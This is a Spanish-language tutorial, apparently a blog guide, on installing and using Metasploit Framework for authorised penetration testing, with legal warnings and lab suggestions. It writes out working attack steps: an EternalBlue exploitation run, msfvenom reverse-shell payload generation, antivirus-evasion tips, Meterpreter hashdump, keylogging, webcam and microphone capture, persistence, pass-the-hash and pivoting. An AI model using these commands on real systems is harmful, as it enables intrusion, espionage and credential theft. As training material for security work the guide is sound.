📘 Este artículo forma parte de nuestra Guía Completa de Hacking Ético 2026 y complementa a nuestra Guía completa de Kali Linux. Si quieres dominar la seguridad ofensiva, esas guías son tu punto de partida.
Introducción
Metasploit Framework es la plataforma de pentesting más utilizada del mundo. Desarrollada originalmente por HD Moore en 2003 y adquirida por Rapid7 en 2009, se ha convertido en el estándar de facto para explotación y pruebas de penetración.
En 2026, Metasploit incluye:
- +2.500 exploits para vulnerabilidades conocidas.
- +1.100 módulos auxiliary (escáneres, fuzzers).
- +600 payloads para múltiples plataformas.
- +400 módulos post-explotación.
- Meterpreter: shell avanzada.
- MSFvenom: generador de payloads.
- Integración con Nmap, Nessus, SQLMap.
Es la herramienta que todo pentester debe dominar. En esta guía completa vas a aprender:
- Qué es Metasploit y sus componentes.
- Instalación en Debian/Ubuntu, Kali y Docker.
- Configuración de PostgreSQL.
- Uso básico: search, use, set, exploit.
- Workspaces para organizar proyectos.
- Escaneo de puertos con Nmap integrado.
- Exploits y payloads en profundidad.
- MSFvenom para generar payloads.
- Meterpreter paso a paso.
- Post-explotación y movimiento lateral.
- Prácticas con laboratorios (Metasploitable, HTB).
- Ética y legalidad.
- FAQ con las preguntas más frecuentes.
Si nunca has usado Kali, consulta nuestra Guía completa de Kali Linux. Si quieres practicar en laboratorio, nuestra Guía de laboratorio con Proxmox + pfSense.
Índice de contenidos
- ¿Qué es Metasploit?
- Requisitos
- Instalación
- Configuración de PostgreSQL
- Uso básico: comandos esenciales
- Workspaces
- Escaneo con Nmap integrado
- Exploits: buscar, configurar, ejecutar
- Payloads y MSFvenom
- Meterpreter: la shell avanzada
- Post-explotación
- Prácticas con laboratorios
- Ética y legalidad
- Troubleshooting
- FAQ
- Conclusión
1. ¿Qué es Metasploit?
Metasploit Framework es un framework de pruebas de penetración open source escrito en Ruby. Proporciona una plataforma modular para:
- Identificar vulnerabilidades.
- Explotar vulnerabilidades.
- Post-explotación (una vez dentro).
- Automatizar pruebas de penetración.
1.1 Componentes principales
| Componente | Función |
|---|---|
| Exploits | Código que aprovecha una vulnerabilidad |
| Payloads | Código que se ejecuta tras explotar |
| Auxiliary | Escáneres, fuzzers, sniffers |
| Post | Módulos de post-explotación |
| Encoders | Ofuscación de payloads |
| Nops | Generadores de NOP |
| Evasion | Evasión de antivirus/EDR |
| Meterpreter | Shell avanzada |
| MSFvenom | Generador de payloads |
1.2 Versiones
| Versión | Uso | Precio |
|---|---|---|
| Metasploit Framework | Comunidad | Gratis |
| Metasploit Pro | Empresas | Pago |
| Metasploit Community | Intermedio (descontinuado) | — |
Recomendación: usa Metasploit Framework.
1.3 Casos de uso
- Pentesting autorizado.
- Auditorías de seguridad.
- Bug bounty.
- CTFs y laboratorios.
- Formación en ciberseguridad.
1.4 Alternativas
| Herramienta | Descripción |
|---|---|
| Cobalt Strike | Comercial, red team |
| Sliver | Open source, moderno |
| Havoc | Open source, C2 |
| Empire | PowerShell post-explotación |
| BeEF | Browser exploitation |
Conclusión: Metasploit sigue siendo el estándar por su ecosistema y comunidad.
Consulta Mejores herramientas de hacking 2026.
2. Requisitos
2.1 Hardware
| Componente | Mínimo | Recomendado |
|---|---|---|
| CPU | 2 cores | 4+ cores |
| RAM | 4 GB | 8+ GB |
| Disco | 20 GB | 40+ GB SSD |
| Red | 100 Mbps | 1 Gbps |
Nota: para explotación y post-explotación, más RAM siempre es mejor.
2.2 Software
- Kali Linux (viene preinstalado) — recomendado.
- Debian 12 o Ubuntu 24.04 — instalación manual.
- macOS — con Homebrew.
- WSL2 en Windows — alternativa moderna.
2.3 Conocimientos previos
- Linux básico (terminal, permisos).
- Redes (TCP/IP, puertos, protocolos).
- Ruby básico (útil pero no imprescindible).
Consulta Guía Completa de Linux y Guía Completa de Redes.
2.4 Advertencia legal
⚠️ Usa Metasploit SOLO con autorización por escrito.
Sin permiso explícito, es delito (arts. 197, 264 CP). Consulta Guía Completa de Hacking Ético.
3. Instalación
3.1 Método 1: Kali Linux (ya viene preinstalado)
Kali incluye Metasploit por defecto. Solo hay que verificar:
msfconsole --versionSi no funciona:
sudo apt update
sudo apt install -y metasploit-framework3.2 Método 2: Debian / Ubuntu (instalador oficial)
El método más simple y recomendado:
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
chmod +x msfinstall
sudo ./msfinstallInstala:
- Metasploit Framework.
- Ruby embebido (no interfiere con el del sistema).
- Dependencias necesarias.
Verificar:
msfconsole --versionActualizar:
sudo apt update && sudo apt upgrade metasploit-framework3.3 Método 3: Docker (aislado)
Recomendado para no contaminar el sistema:
docker run --rm -it \
    --network host \
    -v ~/.msf4:/root/.msf4 \
    -v /tmp/msf:/tmp/data \
metasploitframework/metasploit-frameworkVentajas:
- Aislado.
- Fácil actualización.
- No contamina el host.
Consulta Qué es Docker.
3.4 Método 4: WSL2 en Windows
Para usuarios de Windows:
wsl --install -d kali-linuxLuego, dentro de WSL:
sudo apt update && sudo apt install -y metasploit-framework3.5 Verificar instalación
msfconsole --versionDeberías ver algo como:
Framework Version: 6.4.x-dev
Console Version: 6.4.x-devConsulta Guía Completa de Servidores.
4. Configuración de PostgreSQL
Metasploit usa PostgreSQL para almacenar:
- Hosts descubiertos.
- Servicios (puertos).
- Vulnerabilidades.
- Credenciales.
- Loot (botín).
- Sesiones.
4.1 Instalar PostgreSQL
sudo apt install -y postgresql postgresql-contribIniciar:
sudo systemctl enable --now postgresql4.2 Inicializar la base de datos de Metasploit
sudo msfdb initSalida esperada:
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema4.3 Verificar la integración
msfconsoleDentro:
msf6 > db_statusDebería decir:
[*] Connected to msf. Connection type: postgresql.4.4 Comandos de base de datos
msf6 > help databaseComandos útiles:
db_connect       # Conectar a BD
db_disconnect    # Desconectar
db_status        # Estado
db_import        # Importar (Nmap XML, Nessus...)
db_export        # Exportar
db_nmap          # Escaneo Nmap integrado
hosts            # Listar hosts
services         # Listar servicios
vulns            # Listar vulnerabilidades
creds            # Listar credenciales
loot # Ver botín4.5 Solucionar problemas comunes
Error «could not connect to server»:
sudo systemctl status postgresql
sudo systemctl restart postgresqlError «role msf does not exist»:
sudo msfdb reinitReiniciar todo:
sudo msfdb stop
sudo msfdb delete
sudo msfdb initConsulta Cómo instalar MariaDB si necesitas otra BD.
5. Uso básico: comandos esenciales
5.1 Iniciar Metasploit

msfconsoleSalida (ASCII art + info):
       =[ metasploit v6.4.x-dev                          ]
+ -- --=[ 2450 exploits - 1260 auxiliary - 420 post       ]
+ -- --=[ 1460 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

msf6 >5.2 Comandos esenciales
| Comando | Función |
|---|---|
| help | Ayuda general |
| search | Buscar módulos |
| use | Seleccionar módulo |
| show | Ver opciones/info |
| set | Configurar parámetro |
| unset | Eliminar parámetro |
| exploit / run | Ejecutar |
| sessions | Listar sesiones |
| background | Enviar al fondo |
| back | Salir del módulo |
| info | Información del módulo |
| exit | Salir |
5.3 Buscar exploits
search eternalblue
search type:exploit platform:windows smb
search cve:2021-44228
search name:log4j5.4 Ver información de un módulo
use exploit/windows/smb/ms17_010_eternalblue
info5.5 Configurar y ejecutar
set RHOSTS 192.168.1.50
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.10
set LPORT 4444
show options
exploit5.6 Gestionar sesiones
sessions              # Listar
sessions -i 1         # Interactuar con sesión 1
sessions -k 1         # Matar sesión 1
sessions -K           # Matar todas
background            # Enviar al fondo
Consulta Guía Completa de Hacking Ético.
6. Workspaces
Workspaces permiten organizar distintos proyectos.
6.1 Ver workspaces
msf6 > workspaceSalida:
* default6.2 Crear un workspace
msf6 > workspace -a pentest_cliente16.3 Cambiar de workspace
msf6 > workspace pentest_cliente16.4 Eliminar un workspace
msf6 > workspace -d pentest_viejo6.5 Renombrar
msf6 > workspace -r viejo nuevoVentaja: cada cliente/proyecto tiene su propio espacio aislado. Los hosts, credenciales y loot se separan automáticamente.
7. Escaneo con Nmap integrado
Metasploit incluye Nmap integrado y guarda automáticamente los resultados en la BD.
7.1 Escaneo rápido
msf6 > db_nmap -sV 192.168.1.0/247.2 Escaneo completo
msf6 > db_nmap -sV -sC -O -p- 192.168.1.507.3 Ver resultados
msf6 > hosts
msf6 > servicesEjemplo:
msf6 > services 192.168.1.50
host          port  proto  name  state  info
192.168.1.50  22    tcp    ssh   open   OpenSSH 8.2
192.168.1.50  80    tcp    http  open   nginx 1.18
192.168.1.50 445 tcp smb open Windows 7 SP17.4 Escanear SMB vulnerable a EternalBlue
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 > set RHOSTS 192.168.1.0/24
msf6 > run7.5 Importar escaneos externos
msf6 > db_import /ruta/escaneo.xmlSoporta: Nmap, Nessus, OpenVAS, Acunetix, Burp.
Consulta Introducción a Nmap y Comparativa Nmap vs Zenmap.
8. Exploits: buscar, configurar, ejecutar
8.1 Flujo típico de explotación
text
1. search → buscar exploit
2. use → seleccionar
3. show options → ver parámetros
4. set → configurar
5. check → (opcional) verificar
6. exploit → ejecutar
7. sessions → gestionar acceso
8.2 Ejemplo: EternalBlue (MS17-010)
Escenario: Windows 7 vulnerable en 192.168.1.50.
msf6 > search ms17_010

Matching Modules
================
   0  exploit/windows/smb/ms17_010_eternalblue
   1  auxiliary/scanner/smb/smb_ms17_010
   2  exploit/windows/smb/ms17_010_psexec

msf6 > use exploit/windows/smb/ms17_010_eternalblue

msf6 exploit(...) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
   Name      Current Setting  Required  Description
   RHOSTS                     yes       The target address
   RPORT     445              yes       The target port
   ...

msf6 exploit(...) > set RHOSTS 192.168.1.50
msf6 exploit(...) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(...) > set LHOST 192.168.1.10
msf6 exploit(...) > set LPORT 4444

msf6 exploit(...) > check
[+] 192.168.1.50:445 - The target is vulnerable.

msf6 exploit(...) > exploit

[*] Started reverse TCP handler
[*] 192.168.1.50:445 - Connecting to target...
[+] 192.168.1.50:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.50:445 - =-=-=-=-=-=-= ETERNALBLUE =-=-=-=-=-=-=-=
[+] 192.168.1.50:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened8.3 Ejemplo: Log4Shell (CVE-2021-44228)
msf6 > search log4shell
msf6 > use exploit/multi/http/log4shell_header_injection
msf6 > set RHOSTS target.com
msf6 > set LHOST 192.168.1.10
msf6 > exploit8.4 Verificar sin explotar
Muchos exploits tienen comando check:
msf6 > check
[+] The target is vulnerable.Ventaja: verificas sin lanzar el exploit.
Consulta Zero-day exploits.
9. Payloads y MSFvenom
9.1 Tipos de payloads
| Tipo | Descripción |
|---|---|
| Singles | Autocontenidos, no descargan |
| Stagers | Pequeños, descargan el resto |
| Stages | Se descargan tras stager |
| Meterpreter | Shell avanzada con múltiples funciones |
9.2 Payloads más usados
Windows:
windows/x64/meterpreter/reverse_tcp
windows/x64/meterpreter/reverse_https
windows/x64/shell/reverse_tcpLinux:
linux/x64/meterpreter/reverse_tcp
linux/x64/shell/reverse_tcpmacOS:
osx/x64/meterpreter/reverse_tcpWeb:
php/meterpreter/reverse_tcp
python/meterpreter/reverse_tcp
java/jsp_shell_reverse_tcp9.3 MSFvenom: generar payloads
Sintaxis:
msfvenom -p PAYLOAD LHOST=IP LPORT=PUERTO [OPCIONES]Ejemplo: EXE para Windows
msfvenom -p windows/x64/meterpreter/reverse_tcp \
    LHOST=192.168.1.10 \
    LPORT=4444 \
    -f exe \
-o payload.exeEjemplo: ELF para Linux
msfvenom -p linux/x64/meterpreter/reverse_tcp \
    LHOST=192.168.1.10 \
    LPORT=4444 \
    -f elf \
-o payload.elfEjemplo: PHP
msfvenom -p php/meterpreter/reverse_tcp \
    LHOST=192.168.1.10 \
    LPORT=4444 \
    -f raw \
-o shell.phpEjemplo: APK (Android)
msfvenom -p android/meterpreter/reverse_tcp \
    LHOST=192.168.1.10 \
    LPORT=4444 \
-o malicious.apkEjemplo: PowerShell
msfvenom -p windows/x64/meterpreter/reverse_https \
    LHOST=192.168.1.10 \
    LPORT=443 \
    -f psh \
-o payload.ps19.4 Codificación y evasión
Encoders:
msfvenom -p windows/meterpreter/reverse_tcp \
    LHOST=192.168.1.10 LPORT=4444 \
    -e x86/shikata_ga_nai -i 10 \
-f exe -o payload.exeIteraciones: -i 10 (más iteraciones = más ofuscación).
Advertencia: los encoders no evaden antivirus modernos. Para eso, usa:
- Veil Framework.
- Shellter.
- Cobalt Strike.
- Custom shellcode injection.
Consulta Protección contra malware.
9.5 Handler para recibir la sesión
En msfconsole:
msf6 > use exploit/multi/handler
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > set LHOST 192.168.1.10
msf6 > set LPORT 4444
msf6 > exploit -j-j: ejecutar en background (job).
Cuando la víctima ejecute el payload, se abrirá una sesión.
10. Meterpreter: la shell avanzada
Meterpreter es una shell avanzada que se carga en memoria y ofrece funciones exclusivas.
10.1 Ventajas
- En memoria (no toca el disco).
- Cifrada (por defecto).
- Multi-funcional.
- Modular.
- Extensible.
10.2 Comandos básicos
Información:
sysinfo           # Info del sistema
getuid            # Usuario actual
getpid            # PID del proceso
getprivs # PrivilegiosArchivos:
ls                # Listar
cd /ruta          # Cambiar directorio
pwd               # Directorio actual
upload archivo    # Subir
download archivo  # Descargar
cat archivo       # Ver contenido
edit archivo # EditarRed:
ipconfig          # Interfaces de red
route             # Tabla de rutas
portfwd add -l 8080 -p 80 -r 192.168.1.100 # ForwardProcesos:
ps                # Listar procesos
migrate PID       # Migrar a otro proceso
kill PID # Matar procesoSistema:
shell             # Shell del sistema
reboot            # Reiniciar
shutdown # ApagarCredenciales:
hashdump          # Dump hashes (Windows)
load kiwi         # Cargar Mimikatz
creds_all # Ver todas las credencialesEspionaje:
screenshot        # Captura de pantalla
webcam_snap       # Foto desde webcam
record_mic        # Grabar micrófono
keyscan_start     # Iniciar keylogger
keyscan_dump # Ver capturasPersistencia:
run persistence -U -i 5 -p 4444 -r 192.168.1.1010.3 Ejemplo de uso
meterpreter > sysinfo
Computer        : VICTIM-PC
OS              : Windows 7 (6.1 Build 7601)
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
User:1000:aad3b435b51404eeaad3b435b51404ee:8ea4d4e3c59b9e08f36b0d3d0cbd5c36:::

meterpreter > background
[*] Backgrounding session 1...Consulta Análisis de malware con Cuckoo.
11. Post-explotación
Los módulos post permiten acciones adicionales tras obtener acceso.
11.1 Enumeración
msf6 > use post/windows/gather/enum_applications
msf6 > set SESSION 1
msf6 > runMódulos útiles:
- enum_logged_on_users — usuarios logueados.
- enum_shares — recursos compartidos.
- enum_av — antivirus instalados.
- enum_patches — parches aplicados.
- enum_domain — dominio y controladores.
11.2 Escalada de privilegios
meterpreter > getsystemBypass UAC:
msf6 > use exploit/windows/local/bypassuac
msf6 > set SESSION 1
msf6 > runMódulos:
- windows/local/ms16_032_secondary_logon_handle_privesc.
- windows/local/bypassuac_fodhelper.
- linux/local/overlayfs_priv_esc.
Consulta Ataques de fuerza bruta.
11.3 Movimiento lateral
Pass-the-hash:
msf6 > use exploit/windows/smb/psexec
msf6 > set SMBUser Administrator
msf6 > set SMBPass aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
msf6 > set RHOSTS 192.168.1.60
msf6 > exploitPivoting:
meterpreter > run autoroute -s 10.0.0.0/24
meterpreter > background

msf6 > use auxiliary/scanner/portscan/tcp
msf6 > set RHOSTS 10.0.0.10
msf6 > run11.4 Persistencia
meterpreter > run persistence -U -i 5 -p 4444 -r 192.168.1.10Opciones:
-U: inicia al login del usuario.-i: intervalo de reconexión (segundos).-p: puerto.-r: IP del handler.
⚠️ En pentesting autorizado: la persistencia se documenta y se elimina al final. No dejes backdoors.
Consulta Red Team y Blue Team.
12. Prácticas con laboratorios
12.1 Metasploitable 2/3
VMs intencionalmente vulnerables:
- Metasploitable 2: Linux vulnerable.
- Metasploitable 3: Windows/Linux con vulnerabilidades modernas.
Descarga: https://docs.rapid7.com/metasploit/metasploitable-2/
12.2 DVWA (Damn Vulnerable Web Application)
Aplicación web vulnerable:
- XSS, SQLi, CSRF, File Inclusion…
- Perfecta para practicar.
Instalación:
docker run -d -p 80:80 vulnerables/web-dvwa12.3 OWASP Juice Shop
Aplicación web moderna vulnerable:
docker run -d -p 3000:3000 bkimminich/juice-shop12.4 HackTheBox y TryHackMe
- HTB: máquinas realistas, CTFs.
- THM: rutas guiadas para principiantes.
Consulta Plataformas para practicar pentesting.
12.5 Laboratorio propio con Proxmox + pfSense
La mejor forma de practicar:
- Proxmox como hipervisor.
- pfSense como firewall.
- VMs vulnerables aisladas.
- Kali como atacante.
Consulta Mi laboratorio de ciberseguridad con Proxmox + pfSense.
13. Ética y legalidad
13.1 Reglas de oro
- SOLO con autorización por escrito.
- Dentro del alcance definido.
- Sin dañar sistemas.
- Sin persistencia real (documentar y eliminar).
- Confidencialidad total.
- Reportar todo.
13.2 Marco legal
- Art. 197 CP: descubrimiento de secretos.
- Art. 264 CP: daños informáticos.
- RGPD: protección de datos.
Sin autorización: delito. Punto.
13.3 Buenas prácticas
- Documentar todo desde el minuto 1.
- Informar de hallazgos críticos de inmediato.
- No tocar datos de terceros.
- Backups antes de explotar.
- Entorno de pruebas aislado.
Consulta Guía Completa de Hacking Ético.
14. Troubleshooting
14.1 «Database not connected»
sudo systemctl start postgresql
sudo msfdb init14.2 «Could not connect to database»
sudo msfdb reinit14.3 Payload no conecta (handler)
Causas:
- Firewall bloquea.
- LHOST incorrecto.
- LPORT ocupado.
Solución:
sudo ss -tulpn | grep 4444
sudo ufw status
ip a # Verificar IP correcta14.4 «Exploit failed: The target is not vulnerable»
Causas:
- Target parcheado.
- Version incorrecta.
- RHOSTS incorrecto.
Solución:
msf6 > check
msf6 > show options14.5 MSFvenom no genera payload
Causas:
- Sintaxis incorrecta.
- Payload no soportado.
Solución:
msfvenom --list payloads | grep windows
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=... LPORT=... -f exe -o payload.exe14.6 Antivirus bloquea el payload
Causas:
- Payload conocido.
- Encoder insuficiente.
Solución:
- Veil Framework o Shellter.
- Custom shellcode injection.
- Inyección en proceso legítimo.
Consulta Cómo protegerse de malware (desde el lado defensivo).
14.7 Metasploit muy lento
Causas:
- Ruby lento.
- BD con millones de registros.
- Sistema con pocos recursos.
Solución:
msf6 > db_clean 90
msf6 > workspace -DConsulta Optimización de servidores Linux.
14.8 «Sessions not showing»
msf6 > sessions -l
msf6 > jobs -l14.9 Ver logs
tail -f ~/.msf4/logs/framework.log14.10 Ayuda adicional
- Documentación oficial: https://docs.metasploit.com/
- Foro Rapid7: https://community.rapid7.com/
- Reddit: r/metasploit, r/AskNetsec.
15. FAQ
¿Qué es Metasploit?
Metasploit Framework es un framework de pentesting open source con +2.500 exploits, +1.100 módulos auxiliary y +600 payloads.
Uso: explotación de vulnerabilidades en pentesting autorizado.
¿Metasploit es gratis?
Sí, Metasploit Framework es gratis (BSD-style license).
Metasploit Pro es de pago (empresas).
¿Necesito Kali Linux?
No, pero es lo más fácil. Kali incluye Metasploit preinstalado.
Alternativas: Debian/Ubuntu con instalador oficial; WSL2; Docker.
Consulta Guía completa de Kali Linux.
¿Qué diferencia hay entre exploit y payload?
- Exploit: código que aprovecha la vulnerabilidad.
- Payload: código que se ejecuta tras explotar.
Analogía: el exploit abre la puerta, el payload entra y hace lo que quieras.
¿Qué es Meterpreter?
Shell avanzada que se carga en memoria, cifrada y modular.
Ventajas: no toca disco, muchas funciones integradas.
¿Qué es MSFvenom?
Generador de payloads integrado en Metasploit.
Uso:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=1.2.3.4 LPORT=4444 -f exe -o payload.exe¿Es ilegal usar Metasploit?
No, si tienes autorización. Sí, si no la tienes.
Sin permiso por escrito: delito (art. 197, 264 CP).
Consulta Guía Completa de Hacking Ético.
¿Cuánto tarda aprender Metasploit?
- Uso básico: 1-2 semanas.
- Nivel medio: 2-3 meses.
- Nivel avanzado: 1-2 años.
Práctica: HTB, THM, laboratorios propios.
¿Metasploit funciona en Windows?
No directamente. Usa WSL2 con Kali:
wsl --install -d kali-linuxO una VM de Kali.
¿Puedo usar Metasploit en un Mac?
Sí. Con Homebrew:
brew install metasploitO con Docker.
¿Metasploit tiene GUI?
Sí, Armitage (legacy) y Metasploit Pro.
Recomendación: aprender la CLI primero.
¿Qué es un «handler»?
Listener que recibe las conexiones del payload.
use exploit/multi/handler¿Qué es «pivoting»?
Usar un host comprometido como puente para atacar otros.
meterpreter > run autoroute -s 10.0.0.0/24¿Qué pasa con los antivirus?
Bloquean payloads conocidos. Usa:
- Encoders.
- Veil Framework.
- Custom shellcode.
Advertencia: la evasión es un campo avanzado.
¿Cómo practico sin riesgo?
Laboratorios aislados:
- Metasploitable (VMs).
- DVWA (web).
- HackTheBox (online).
- TryHackMe (online).
Consulta Plataformas para practicar pentesting.
¿Metasploit en Docker?
Sí:
docker run --rm -it --network host metasploitframework/metasploit-frameworkConsulta Qué es Docker.
¿Cómo actualizo Metasploit?
sudo apt update && sudo apt upgrade metasploit-frameworkNota: msfupdate está deprecado.
¿Metasploit en la nube?
No recomendado por defecto. Mejor en VM local o servidor dedicado.
¿Qué es la base de datos de Metasploit?
PostgreSQL que almacena hosts, servicios, credenciales, loot y sesiones.
Inicializar con sudo msfdb init.
¿Cómo importo escaneos de Nmap?
msf6 > db_import /ruta/escaneo.xmlSoporta Nmap, Nessus, OpenVAS, Acunetix, Burp.
¿Qué son los «resource scripts»?
Scripts que ejecutan comandos automáticamente.
msf6 > resource script.rcUso: automatizar pentests repetitivos.
¿Metasploit funciona con Kubernetes?
No directamente. Para Kubernetes, usa herramientas específicas.
Consulta Qué es Kubernetes.
¿Dónde aprendo más?
- Guía Completa de Hacking Ético
- Plataformas para practicar pentesting
- Guía completa de Kali Linux
- Mejores herramientas de hacking 2026
- Documentación oficial: https://docs.metasploit.com/
16. Conclusión
Metasploit Framework es la herramienta de pentesting más importante que debes dominar. Con +2.500 exploits y un ecosistema enorme, es el estándar de facto en seguridad ofensiva.
Puntos clave:
- Instalación sencilla en Kali, Debian o Docker.
- PostgreSQL para almacenar todo.
- Comandos esenciales: search, use, set, exploit.
- Workspaces para organizar proyectos.
- Nmap integrado (
db_nmap). - Exploits paso a paso.
- MSFvenom para generar payloads.
- Meterpreter para post-explotación.
- Práctica en laboratorios (Metasploitable, HTB, THM).
- Ética y legalidad: autorización por escrito siempre.
Si quieres seguir aprendiendo:
- Guía Completa de Hacking Ético 2026
- Guía completa de Kali Linux
- Plataformas para practicar pentesting
- Mejores herramientas de hacking 2026
- Introducción a Nmap
- Comparativa Nmap vs Zenmap
- Mi laboratorio de ciberseguridad con Proxmox + pfSense
- BlackArch Linux: guía completa
- Kali vs BlackArch
- USB Persistence Kali/BlackArch
- Cómo configurar y usar Fail2ban
- Análisis de malware con Cuckoo
- Red Team y Blue Team
- Zero-day exploits
- Ataques de fuerza bruta